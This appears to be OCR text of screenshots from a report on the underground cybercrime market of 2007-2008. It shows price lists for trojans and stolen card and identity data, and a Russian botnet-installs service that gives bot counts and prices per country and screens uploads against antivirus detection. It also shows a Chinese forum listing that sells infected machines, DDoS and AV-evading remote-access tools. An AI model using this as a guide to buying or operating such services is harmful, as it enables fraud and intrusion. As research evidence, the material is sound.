
$980-$4,900
Trojan program to steal online account information

$490
Credit card number with PIN

$78-$294
Billing data, including account number, address, Social Security number, home address, and birth date

Happy Hackers ☺


Y
X
24.0.0.0/14
24.130.0.0/15
24.0.0.0/8
24.64.0.0/16
24.240.0.0/15



- Home
- Price
- Stats
- Sign Up

Октябрь 26/2007
Налетай на ES IT DE , идёт хороший подлив.

Октябрь 23/2007
Введена принудительная проверка грузимых файлов на предмет палености , если файл палится более чем 30% из тестируемых 11 антивирусов , то загрузка данной задачи прекращается и рядом с ней появляется уведомление. Проверка файлов производится через приватный сервис.

Октябрь 16/2007
Налетай не скупись покупай живопИсь) а точнее микс и юсу.

Август 30/2007


Статистика

Total:	35001
Online:	2354

Новые за последние 2 часа:	244
Новые за последние 24 часа:	5238

Статистика по странам

Страна	Доступно за последние **сутки/2 часа**	Всего за последние **сутки/2 часа**
AU	167/7	201/26
DE	43/0	56/4
GB	72/1	102/14
IT	293/1	324/4
NZ	7/0	8/1
ES	237/8	254/12
US	29183/1460	31205/2131
BG	5/0	6/0
DK	94/0	100/2
FR	41/3	52/5



Октябрь 26/2007
Налетай на ES IT DE , идёт хороший подлив.

Октябрь 23/2007
Введена принудительная проверка грузимых файлов на предмет палености , если файл палится более чем 30% из тестируемых 11 антивирусов , то загрузка данной задачи прекращается и рядом с ней появляется уведомление. Проверка файлов производится через приватный сервис.


Октябрь 16/2007
Налетай не скупись покупай живопИсь | а точнее микс и юсу.

Август 30/2007

Цены

Country	Price for 1k	
AU	300$	Order now
DE	220$	Order now
GB	210$	Order now
IT	200$	Order now
NZ	200$	Order now
ES	200$	Order now
US	110$	Order now
BG	100$	Order now
DK	100$	Order now
FR	100$	Order now
PT	100$	Order now
NL	100$	Order now
CA	80$	Order now
JP	80$	Order now
SE	70$	Order now
BR	60$	Order now
TR	60$	Order now
NO	50$	Order now

肉雞




[09.04]網逝鋤雲服務器後門	w1984 2008-09-04	4	53	2008-09-04 23:25 by: 羽de翼
[09.03]出售流量肉雞	494026212 2008-09-03	1	58	2008-09-04 01:17 by: 3389真黑
[09.01]出售自己編寫的1433抓雞工具	sloat2008 2008-09-01	1	56	2008-09-03 15:17 by: zwz003
[07.28]出售大量肉雞並提供DDOS服務！老字號	龍窩窩 2008-07-28	4	120	2008-09-03 15:11 by: simon
[09.02]急求7位QQ	120115708 2008-09-02	5	74	2008-09-03 12:54 by: ayz
[09.01]出售幾個免殺遠控，剛更新的 (-5) [1 2]	jzysd 2008-09-01	15	120	2008-09-03 00:50 by: hongonly
[07.16]要鴿子免殺DAT的來 [1 2]	t.y.p 2008-07-16	11	276	2008-09-02 21:37 by: fendouandy
[09.02]長期出售盛大金牌帳號激活碼	鬼狼 2008-09-02	0	28	2008-09-02 13:31 by: 鬼狼
[08.30]出售個日本雞 [1 2]	黑夜幽靈 2008-08-30	12	203	2008-09-02 02:16 by: yycyyc
[09.01]出售幾台全能能服務器，	l45189946 2008-09-01	1	56	2008-09-01 19:18 by: songjie1230
[08.31]本人出售抓雞服務器	76514996 2008-08-31	1	41	2008-09-01 00:08 by: ycdd
[08.31]服務器 專業戶	l45189946 2008-08-31	0	34	2008-08-31 17:05 by: l45189946

